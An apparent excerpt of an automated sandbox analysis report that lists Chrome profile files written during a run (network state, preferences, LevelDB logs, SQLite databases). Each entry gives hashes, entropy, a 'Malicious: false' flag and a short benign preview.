Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","s upports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation": [],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.c om","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{ "isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275133987594934","port":4 43,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"a

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent StateTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4219
Entropy (8bit):	4.871684703914691
Encrypted:	false
SSDEEP:	48:YXsJjMH+5s7YMHBKsvxMHVzspxMHbsIHt/soBDysKqnsllzMHpDCLsWJMHLsNuMg:RG+ZGJG+GTTD7IGpD+G7Gp2GnG4GVhH
MD5:	EDC4A4E22003A711AEF67FAED28DB603
SHA1:	977E551B9ED5F60D018C030B0B4AA2E33B954556
SHA-256:	DD2C9F43F622F801FCC213CDE8E3E90EF1D0D26665AE675449A94CEC7EB1D453
SHA-512:	84D3930579FD73C7D86144D5CDC636436955BA79759273C740D2D72BC4847F2F7F165BBCA3EB2E4DFB01777D6A5F141623278C1BF74615C5A491092CE3FD1602
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248543677350473","port":443,"protocol_str":"quic"},{"advert ised_versions":[],"expiration":"13248543677350474","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31344},"server":"https://dns.google","support s_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248543501474403","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration": "13248543501474403","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31656},"server":"https://clients2.googleusercontent.com","supports_spdy":true}, {"alternative_service":[{"advertised_versions":[],"expiration":"13248543501454993","port":443,"protocol_str":"quic"},{"advertised_versions":[],"expiration":"1324854350 1454994","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":39369},"server":"https://www.googleapis.com","supports_spdy":true},

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.240632820458786
Encrypted:	false
SSDEEP:	6:m/Y7JdQ+q2PWXp+N23iKKdKgXz4rRIFUtp4Y7igZmwP4Y75QVkwOWXp+N23iKKdA:IgVva5KkgXiuFUtp4xg/P46I5f5KkgXS
MD5:	18CB0ECEB20ABD263E4039A26E46F989
SHA1:	ADA9335C2602001DE49B2BA11648604B7E565584
SHA-256:	97F33AF6F2E3DA8961F5AADD75A70CE576660EE74FF7E6B0C04D267CD4A091FF
SHA-512:	E38DB128E8A343E7A9FA5FAEC46907D50F9C3D43E872B623579A8F4E435A26AAFF92A3A1CEE83AC49D2C7F4F661D31868ECC1D61211CD3288D82D0DDE697A8 F
Malicious:	false
Preview:	2021/08/04-02:13:04.764 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/ 08/04-02:13:04.765 1238 Recovering log #3.2021/08/04-02:13:04.766 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Noti fications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.240632820458786
Encrypted:	false
SSDEEP:	6:m/Y7JdQ+q2PWXp+N23iKKdKgXz4rRIFUtp4Y7igZmwP4Y75QVkwOWXp+N23iKKdA:IgVva5KkgXiuFUtp4xg/P46I5f5KkgXS

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.old (copy)	
MD5:	18CB0ECEB20ABD263E4039A26E46F989
SHA1:	ADA9335C2602001DE49B2BA11648604B7E565584
SHA-256:	97F33AF6F2E3DA8961F5AADD75A70CE576660EE74FF7E6B0C04D267CD4A091FF
SHA-512:	E38DB128E8A343E7A9FA5FAEC46907D50F9C3D43E872B623579A8F4E435A26AAFF92A3A1CEE83AC49D2C7F4F661D31868ECC1D61211CD3288D82D0DDE697A8 F
Malicious:	false
Preview:	2021/08/04-02:13:04.764 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/04-02:13:04.765 1238 Recovering log #3.2021/08/04-02:13:04.766 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.180222747161592
Encrypted:	false
SSDEEP:	96:nA6CfT/9AjOBsEvZcKI3ok0JCKL8nbOTQVuwn:nA6Cz9AjOBsERc84K8
MD5:	96F2AF11A8E3D9993C385BF592B18D1D
SHA1:	C2A15233383040D4F9990725895B16B97EB8CC7F
SHA-256:	4C7F1D3C521E519C7A38AA36C0A8CCA63C7DC7E54C1F31D59958A4C6504F0689
SHA-512:	3A301D0E56BA02B0E286D61B8C81D9269309614001BD0D01D269F9C21650DDAED89C6A7642E4FBFDA19B02AD5434F739569BD84252A4C37A1CFB0A1987D46CD E
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272541984684696","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferencesmn (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5476
Entropy (8bit):	5.177278645891428
Encrypted:	false
SSDEEP:	96:nA6Cfq/9AjOBsEvZcKI3ok0JCKL8VbOTQVuwn:nA6CA9AjOBsERc84K6
MD5:	DC4E8CACC9055F20FEFADE0855B1C9EA
SHA1:	B3962417A509CC48288AF4D1E9150D64E31BC403
SHA-256:	871720701D09E6E9216CBEE75070D8DC2237BA239980E5C0FBEA24FC16FF4A1A
SHA-512:	1F9AD110AD71142A586DC09448EB21B407056351D200254A80BD78002AE01A28736C027AA561BFD1522070163EABAD28DFF4ACDA8F32C32806C678567D5167FE
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272541984684696","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.1257745765213374
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUYz+7IF/tJlsS+:wIElwQF8mpcSWflcZflW/YOi1
MD5:	F2478C45A0929C32B6F50099F6C68D4E
SHA1:	B6CAFFCA56441840795BB2E485CC63DEE70246D7
SHA-256:	11AB0E30015C652940FE9CC2C863AE272D8A02AF49590DDEE6890A4F161154C0
SHA-512:	3EB804C1409C851C3B82487C4B0207DB48DE15881AED0B4DD057CA29CA3428DDE4E9EC3FEB97D4CF5045C0CB21B05BDA0DEDBCBA2BF4E30A7B6E22CBD257 EE03
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Preview:	SQLite format 3.....@ .....C.....g...^.....j..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6287059557733143
Encrypted:	false
SSDEEP:	48:xAqkIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUk4:xAhIElwQF8mpcSH
MD5:	E198090778AE5FC001A86F1CB3E0EFDB
SHA1:	DEC3B9A3BF0535FCB4FD85EAE93D444E5591F777
SHA-256:	F800D4752AC8EC6F2E6B2F5A7C948C0DF054C980034195D21C749992DFB61440
SHA-512:	93E8A673068C2B93E628A09753F5E3492B975182B63D84650E61EEE9F93FE99720C3A14BF1FAAD91338C821C30DE4686B74934F17328E1DABF45FE923BC678A5
Malicious:	false
Preview:	.....6..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.535884896793477
Encrypted:	false
SSDEEP:	384:VYCtCLlfJXh1kXqKf/pUZNCgVLH2HfDNrUcHG/nTinWU4V:aLlVh1kXqKf/pUZNCgVLH2HfRrUQG/nl
MD5:	96F1E98FBB935E9674657E854F661F37
SHA1:	9CE814B0804F37E2C8D04A3325F37BDCD3477395
SHA-256:	D9B04BF33427C743451DE4B2E635CAD561FA7527C6DD3246250E32A78290DBF9
SHA-512:	2DC21342C1C5DAD6C7D436A2D925DA9E60680F01377DB29EE498CA39D232B0BCF289A1FBFDBF7F7D64AC18FA76A06E231D678C28D07DB502BF43D0F2EEEA8 2B
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272541984410920","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure PreferencesTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22594
Entropy (8bit):	5.535955875368498
Encrypted:	false
SSDEEP:	384:VYCtPLlfJXh1kXqKf/pUZNCgVLH2HfDNrUcHGQnThnJU4L06:nLlVh1kXqKf/pUZNCgVLH2HfRrUQGQnv
MD5:	D17C5B8BD4D6063355C07A2041C93E50
SHA1:	FBCA82A041F81EBAE9FC55536EDE3E09EB675302
SHA-256:	FFC8AE881AF8614DC87FF841FFC38CF733CBB88EF84FBAB6AAA53959EC9AE1FB
SHA-512:	F58622928286F73A184ED5461FDD6BCA84EA5D75C7D6F87839B70F61AEC57045F9AD22C35F351997B4138D4F4DC1C4C8A8EBB29897FD55C4092BB05CD44720D
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272541984410920","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljljljljl:5ljljljljl
MD5:	1B4FA89099996CE3C9E5A0A9768230E8
SHA1:	9026E1E0906E3B3FE0E414EE814CC5A042807A04
SHA-256:	537818AAFD0902A8B2D58B483674391E33E762B5E1E8CD226D873098CCE9C8F9
SHA-512:	4279C9380ACC5AB329EC6BCDA10CCF0A7437CEF63845B63E741CE517042CFE83340D2D362DD6B9E039BF55E61F484CCF72B8FD8477D1D0292E0B879CB94946B
Malicious:	false
Preview:	..&f.....&f.....&f.....&f.....&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.1612525309930986
Encrypted:	false
SSDEEP:	6:m/Y7sWEN4q2PWXp+N23iKKdKrQMxIFUtp4Y7MAZmwP4Y7MokwOWXp+N23iKKdKrb:IvOva5KkCFUtp4vA/P4vo5f5KktJ
MD5:	7A0293B900FE16EA1F105DF1DD5C97A2
SHA1:	7A36B1441D182E9F6E5C3592CB5E64D314640F6F
SHA-256:	45AA5EB8C2266366965FDA25CC39A93E9202BBEC15E2B562707367CA8379CE0B
SHA-512:	557B569CDCC66CDBA772F0042168272307400DF7F8FB3DD6EF6D80A2589BC6EFD92C4C02AED937D81F55B88B3D8826F33EB358503E14C9EB7C67CAB60BAD406
Malicious:	false
Preview:	2021/08/04-02:13:04.621 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/04-02:13:04.622 354 Recovering log #3.2021/08/04-02:13:04.622 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.old. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	317
Entropy (8bit):	5.1612525309930986
Encrypted:	false
SSDEEP:	6:m/Y7sWEN4q2PWXp+N23iKKdKrQMxIFUtp4Y7MAZmwP4Y7MokwOWXp+N23iKKdKrb:IvOva5KkCFUtp4vA/P4vo5f5KktJ
MD5:	7A0293B900FE16EA1F105DF1DD5C97A2
SHA1:	7A36B1441D182E9F6E5C3592CB5E64D314640F6F
SHA-256:	45AA5EB8C2266366965FDA25CC39A93E9202BBEC15E2B562707367CA8379CE0B
SHA-512:	557B569CDCC66CDBA772F0042168272307400DF7F8FB3DD6EF6D80A2589BC6EFD92C4C02AED937D81F55B88B3D8826F33EB358503E14C9EB7C67CAB60BAD406
Malicious:	false
Preview:	2021/08/04-02:13:04.621 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/04-02:13:04.622 354 Recovering log #3.2021/08/04-02:13:04.622 354 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	348
Entropy (8bit):	5.142027103839336
Encrypted:	false
SSDEEP:	6:m/Y7hQQ+q2PWXp+N23iKKdK7Uh2ghZIFUtp4Y7O7QgZmwP4Y7M2OQVkwOWXp+N2l:IdVva5KkIhHh2FUtp4+g/P492OI5f5KF
MD5:	62CC054EB79573FE37F9044DD5232A27
SHA1:	8590337426C9C5F22798855C201B7CF8B83D4E4E
SHA-256:	BEC3DCB221DA6BBD4E6E08633833A5E5611234CF9A3D08D953AA4BD4DBDBD410
SHA-512:	95F61DE8E7FC68C49F26BA33D71B6AD8960FE9014BD5B52C5B7BBBD9EFE921D4217EB69546CE9D542729820B72D3B76564D57C656102986E39DA16530B9A825
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Preview:	2021/08/04-02:13:04.422 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-00000 1.2021/08/04-02:13:04.429 1238 Recovering log #3.2021/08/04-02:13:04.437 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.oldBE (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	348
Entropy (8bit):	5.142027103839336
Encrypted:	false
SSDEEP:	6:m/Y7hQQ+q2PWXp+N23iKKdK7Uh2ghZIFUtp4Y7O7QgZmwP4Y7M2OQVkwOWXp+N2I:IdVva5KkIhHh2FUtp4+g/P492OI5f5KF
MD5:	62CC054EB79573FE37F9044DD5232A27
SHA1:	8590337426C9C5F22798855C201B7CF8B83D4E4E
SHA-256:	BEC3DCB221DA6BBD4E6E08633833A5E5611234CF9A3D08D953AA4BD4DBDBD410
SHA-512:	95F61DE8E7FC68C49F26BA33D71B6AD8960FE9014BD5B52C5B7BBBD9EFE921D4217EB69546CE9D542729820B72D3B76564D57C656102986E39DA16530B9A825
Malicious:	false
Preview:	2021/08/04-02:13:04.422 1238 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-00000 1.2021/08/04-02:13:04.429 1238 Recovering log #3.2021/08/04-02:13:04.437 1238 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\6c9736cb-4be6-4016-952f-6e634e9b4ccd.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"advertised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.284546781224828
Encrypted:	false
SSDEEP:	6:m/Y7dq2PWXp+N23iKKdKusNpV/2jMGIFUtp4Y7S9ZmwP4Y7SPkwOWXp+N23iKKdD:Imva5KkFFUtp4H9/P4HP5f5KkOJ
MD5:	B7F5ABA7C8B05BD4C8AC31B0CB80C4F2

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
SHA1:	4EEEA0EF2D4674AD27D8C1124D169DFAF7930C71
SHA-256:	A5AF1617C8733539DE770CE71DB080932CC9AB9E871B6335E040D0DE4E76BDB7
SHA-512:	B3DA3EC0FACF72597A911E2BF4ED3BB5372CEF8F2393F62D61174AB89BEF5F5E6E805BCF24A02E0E1378B1ECE555D8945588DF6A819AA44596B065BE8319980 8
Malicious:	false
Preview:	2021/08/04-02:13:04.665 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\ def\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:04.667 354 Recovering log #3.2021/08/04-02:13:04.667 354 Reusing old log C:\Users\user\AppD ata\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	427
Entropy (8bit):	5.284546781224828
Encrypted:	false
SSDEEP:	6:m/Y7dq2PWXp+N23iKKdKusNpV/2jMGIFUtp4Y7S9ZmwP4Y7SPkwOWXp+N23iKKdD:Imva5KkFFUtp4H9/P4HP5f5KkOJ
MD5:	B7F5ABA7C8B05BD4C8AC31B0CB80C4F2
SHA1:	4EEEA0EF2D4674AD27D8C1124D169DFAF7930C71
SHA-256:	A5AF1617C8733539DE770CE71DB080932CC9AB9E871B6335E040D0DE4E76BDB7
SHA-512:	B3DA3EC0FACF72597A911E2BF4ED3BB5372CEF8F2393F62D61174AB89BEF5F5E6E805BCF24A02E0E1378B1ECE555D8945588DF6A819AA44596B065BE8319980 8
Malicious:	false
Preview:	2021/08/04-02:13:04.665 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\ def\Local Storage\leveldb/MANIFEST-000001.2021/08/04-02:13:04.667 354 Recovering log #3.2021/08/04-02:13:04.667 354 Reusing old log C:\Users\user\AppD ata\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent StateE% (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	420
Entropy (8bit):	4.985305467053914
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5qQlsDHF4xj70PpqQEsDHF4R8HLJ2AVQBR70S7PMVKJw1K3Ky:YHO8sdBsB6MAsBdLJlyH7E4f3K33y
MD5:	C401B619D9D8E0ADABC25A47EE49CFBA
SHA1:	C9D3B816DD3FBCD98E9C0A32CEC7B501EFC0BBDA
SHA-256:	8F5D75F5EF9876E8D30CE477509F735B50C4D87DBEDB433BE8EDBE6D4B3CB82F
SHA-512:	BC12F16CB95CB0AD708C6BBD005EF863A8552613E612F1084086E0F8262752E1B5144D044F0D141CE8462CC33343C36B517A5CC778751680485D8F88FB51B862
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248543490879170","port":443,"protocol_str":"quic"},{"adve rtised_versions":[73],"expiration":"13248543490879171","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5} ,"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.2936661155714795
Encrypted:	false
SSDEEP:	6:m/Y744q2PWXp+N23iKKdKusNpqz4rRIFUtp4Y78ZmwP4Y78kwOWXp+N23iKKdKua:I4va5KkmiuFUtp4P/P4d5f5Kkm2J
MD5:	6D8FC07FD7D79D42289D4FCE59A0B7A5
SHA1:	0085FCAC42C18E3E94F3F769324D0CCCDFBCF5D6
SHA-256:	28C8D770087757DCE449FA423355080B9CB9F8EB375C386CED78B351B810EC4A
SHA-512:	AA61D5217C976472F7C5ECBB591CD9B538F4A5AC2467755A3DB8992B9B80477420C52E90239015BD9ADC072C87A5BCCA609E0110861CD2DB9E05E9EECF81BE CC
Malicious:	false
Preview:	2021/08/04-02:13:04.753 354 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\ def\Platform Notifications/MANIFEST-000001.2021/08/04-02:13:04.755 354 Recovering log #3.2021/08/04-02:13:04.755 354 Reusing old log C:\Users\user\AppData\Local \Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	429
Entropy (8bit):	5.2936661155714795
Encrypted:	false
SSDEEP:	6:m/Y744q2PWXp+N23iKKdKusNpqz4rRIFUtp4Y78ZmwP4Y78kwOWXp+N23iKKdKua:I4va5KkmiuFUtp4P/P4d5f5Kkm2J
MD5:	6D8FC07FD7D79D42289D4FCE59A0B7A5
SHA1:	0085FCAC42C18E3E94F3F769324D0CCCDFBCF5D6
SHA-256:	28C8D770087757DCE449FA423355080B9CB9F8EB375C386CED78B351B810EC4A
SHA-512:	AA61D5217C976472F7C5ECBB591CD9B538F4A5AC2467755A3DB8992B9B80477420C52E90239015BD9ADC072C87A5BCCA609E0110861CD2DB9E05E9EECF81BECC
Malicious:	false
